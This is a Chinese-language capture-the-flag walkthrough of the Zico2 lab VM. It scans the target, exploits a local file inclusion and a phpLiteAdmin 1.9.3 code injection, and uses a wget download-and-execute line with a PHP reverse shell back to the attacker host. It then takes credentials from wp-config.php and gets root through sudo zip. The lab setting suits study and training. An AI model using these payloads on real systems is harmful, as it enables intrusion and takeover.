

接下来用 **nmap** 扫描端口信息

nmap -A 192.168.128.109

```
Nmap scan report for 192.168.128.109
Host is up (0.00053s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 00:0C:29:CA:EC:1C (VMware)
```

```
root@kali:~# nmap -p1-65535 -A 192.168.128.109

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-04 09:20 CST
Nmap scan report for 192.168.128.109
Host is up (0.00036s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Zico's Shop
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4       111/tcp    rpcbind
|   100000   2,3,4       111/udp    rpcbind
|   100024   1           51403/udp  status
|_  100024   1           52467/tcp  status
52467/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:CA:EC:1C (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
```

得到80端口上运行着一个Web服务器。

访问该Web服务，在这个时候我们可以用常见的扫描工具对网站进行扫描

```
root@kali:~# nikto -h http://192.168.128.109/view.php?page=tools.html
- Nikto v2.1.6
-----
+ Target IP: 192.168.128.109
+ Target Hostname: 192.168.128.109
+ Target Port: 80
+ Start Time: 2018-06-04 10:27:27 (GMT8)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.10-lubuntu3.26
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /view.php/index.php?page=../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
+ OSVDB-12184: /view.php/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /view.php/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /view.php/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /view.php/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-694: /view.php/phprocketaddin/?page=../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, all
```

用dirbuster爆破目录

http://192.168.128.109:80/

List View Tree View

Type	Found	Response	Size	Include	Status
Dir	/	200	8412	<input checked="" type="checkbox"/>	Scanning
Dir	/img/	200	1295	<input checked="" type="checkbox"/>	Waiting
Dir	/view/	200	193	<input checked="" type="checkbox"/>	Waiting
File	/view.php	200	193	<input checked="" type="checkbox"/>	
Dir	/img/portfolio/	200	1319	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/	200	1923	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/jquery/	200	1328	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/bootstrap/	200	1496	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/bootstrap/js/	200	1362	<input checked="" type="checkbox"/>	Waiting
Dir	/css/	200	1307	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/scrollreveal/	200	1364	<input checked="" type="checkbox"/>	Waiting
File	/vendor/scrollreveal/scrollreveal.min.js	200	8763	<input checked="" type="checkbox"/>	
Dir	/vendor/magnific-popup/	200	1620	<input checked="" type="checkbox"/>	Waiting
File	/vendor/magnific-popup/jquery.magnific-popup.min.js	200	20496	<input checked="" type="checkbox"/>	
Dir	/img/portfolio/fullsize/	200	2095	<input checked="" type="checkbox"/>	Waiting
Dir	/js/	200	1307	<input checked="" type="checkbox"/>	Waiting
Dir	/img/portfolio/thumbnails/	200	2099	<input checked="" type="checkbox"/>	Waiting
File	/js/creative.min.js	200	1391	<input checked="" type="checkbox"/>	
Dir	/vendor/font-awesome/	200	1698	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/bootstrap/css/	200	1362	<input checked="" type="checkbox"/>	Waiting
Dir	/vendor/bootstrap/fonts/	200	2186	<input checked="" type="checkbox"/>	Waiting
File	/css/creative.css	200	10231	<input checked="" type="checkbox"/>	
File	/css/creative.min.css	200	8141	<input checked="" type="checkbox"/>	
Dir	/js/	200	1307	<input checked="" type="checkbox"/>	Waiting

Current speed: 0 requests/sec

Average speed: (T) 0, (C) 0 requests/sec



(Select and right click for more options)

漏洞利用

这里我简单对页面进行浏览，发现了一个文件包含漏洞。

view.php?page=tools.html

尝试包含 `../../../../etc/passwd`



dirb 专门用于爆破目录的工具。

```
---- Scanning URL: http://192.168.128.109/ ----
+ http://192.168.128.109/cgi-bin/ (CODE:403|SIZE:291)
==> DIRECTORY: http://192.168.128.109/css/
==> DIRECTORY: http://192.168.128.109/dbadmin/
==> DIRECTORY: http://192.168.128.109/img/
+ http://192.168.128.109/index (CODE:200|SIZE:7970)
+ http://192.168.128.109/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.128.109/js/
+ http://192.168.128.109/LICENSE (CODE:200|SIZE:1094)
+ http://192.168.128.109/package (CODE:200|SIZE:789)
+ http://192.168.128.109/server-status (CODE:403|SIZE:296)
+ http://192.168.128.109/tools (CODE:200|SIZE:8355)
==> DIRECTORY: http://192.168.128.109/vendor/
+ http://192.168.128.109/view (CODE:200|SIZE:0)


---- Entering directory: http://192.168.128.109/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.128.109/dbadmin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.128.109/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.128.109/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```


得到一个 **dbadmin** 的目录



The screenshot shows a web browser window with multiple tabs. The active tab is titled "Index of /dbadmin...". The address bar shows the URL "http://192.168.128.109/dbadmin/". Below the address bar is a search bar and a navigation bar with links to various security resources. The main content area displays the "Index of /dbadmin" directory listing. It includes a table with columns for Name, Last modified, Size, and Description. The table lists two items: "Parent Directory" and "test_db.php". Below the table, it indicates the server is "Apache/2.2.22 (Ubuntu) Server at 192.168.128.109 Port 80".

Name	Last modified	Size	Description
Parent Directory	-	-	-
test_db.php	08-Jun-2017 14:00	178K	-

Apache/2.2.22 (Ubuntu) Server at 192.168.128.109 Port 80



这里用到的是一个叫 **phpLiteAdmin** 服务器应用，版本号为 **v1.9.3**

尝试找找这个版本的历史漏洞，这个服务是存在一个远程PHP代码注入漏洞的。

这里可以通过搜索引擎搜索相关漏洞详情也可以用 **kali** 下的 **Searchsploit** 一个用于Exploit-DB的命令行搜索工具。

```
root@kali:~# searchsploit phpLiteAdmin
-----
Exploit Title | Path
-----|-----
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | exploits/php/webapps/24044.txt
phpLiteAdmin - 'table' SQL Injection | exploits/php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities | exploits/php/webapps/37515.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities | exploits/php/webapps/37515.txt
-----
Shellcodes: No Result
root@kali:~#
```

这样们就可以看到漏洞详情，这里我们可以看到利用这个远

程PHP代码注入漏洞需要登录的。

所以尝试默认密码 `admin`，发现可以直接登录进去。

从 `exploit-db` 上的资料可以看出，我们需要创建一个数据库，写入一个shell。

这里可以用nc监听端口来反弹shell，也可以用msf生成php目录进行监听。

按照 `exploit-db` 所说的建立数据库。这里直接创建一个后缀名为 `.php` 的数据库 `shell`

```
root@kali:~# cat /usr/share/exploitdb/exploits/php/webapps/24044.txt
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux


Description:

phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite
etc.) if you do not include it yourself. The database will be created in the directory you specified as the $directory variable.',


An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by acc
ss the database file with the Webbrowser.

Proof of Concept:

1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database /
existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n90
Hex preview: http://goo.gl/LJ5iQ
```



并添加表信息



这里在本地的 `/var/www/html` 目录下创建txt文件

```
<?php
```

```
$sock=fsockopen("192.168.128.106",2333);exec("/bin/s
```


```
h -i <&3 >&3 2>&3");?>
```

然后启动apache web服务器

```
service apache2 start
```

然后返回到数据库中添加字段名，类型为 **TEXT**，写入PHP代码来下载执行shell

```
<?php system("wget 192.168.128.106/1.txt -O  
/tmp/shell.php; php /tmp/shell.php"); ?>
```




需要让目标下载执行这串恶意代码，需要一个HTTP请求。

这里我们就可以利用到之前发现的本地文件包含的漏洞了。

我们可以在数据库中发现我们恶意创建的数据库的路径

```
/usr/databases/shell.php
```

先用nc监听我们之前设置的端口 **2333**



```
root@kali:~# nc -lvp 2333  
listening on [any] 2333 ...
```


这里我们就可以反弹一个shell了。

权限提升

在反弹了shell后，对目录进行检查发现了

/home/zico中有一个 `wordpress` 目录，是一个常见的CMS

进入查看wp-config.php文件。



```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*
*
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');
/** MySQL database username */
define('DB_USER', 'zico');
/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
/** MySQL hostname */
define('DB_HOST', 'zico');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
```

发现了用户zico的登录凭证，我们可以用 `ssh` 来连接。

工具：xshell

```
type 'help' to learn how to use remote prompt
[ic:\~]$

Connecting to 192.168.128.109:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ ls
bootstrap.zip  joomla  startbootstrap-business-casual-gh-pages  to_do.txt  wordpress  wordpress-4.8.zip  zico-history.tar.gz
zico@zico:~$
```

利用 `sudo -l` 查看目前用户可执行与无法执行的指令；

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```

这里表明当前用户 `zico` 可以利用root权限无密码执行 `tar` 和 `zip` 命令

这里可以利用 `touch exploit` 创建一个随机文件，并用 `zip` 命令进行压缩

```
sudo zip exploit.zip exploit -T --unzip-
```

```
command="python -c 'import pty;  
pty.spawn(\"/bin/sh\")' "
```

- `sudo` 用管理员权限执行
- `-T` 检查文件的完整性。这个参数可以让他执行下一个参数 `-unzip-command`，在这个参数中写入一个python的交互shell

```
zico@zico:~$ sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"  
zip warning: name not matched: exploit  
  
zip error: Nothing to do! (exploit.zip)  
zico@zico:~$ touch exploit  
zico@zico:~$ sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"  
adding: exploit (stored 0%)  
# █
```

```
zico@zico:~$ sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"  
zip warning: name not matched: exploit  
  
zip error: Nothing to do! (exploit.zip)  
zico@zico:~$ touch exploit  
zico@zico:~$ sudo zip exploit.zip exploit -T --unzip-command="python -c 'import pty; pty.spawn(\"/bin/sh\")'"  
adding: exploit (stored 0%)  
# whoami  
root  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# █
```

由此的到 `root` 权限，接下来就可以进入 `/root` 目录了

`cat /root/flag.txt` 得到flag。

```
    adding: exploit (stored 0%)
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/flag.txt
#
#
# R0000T!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
```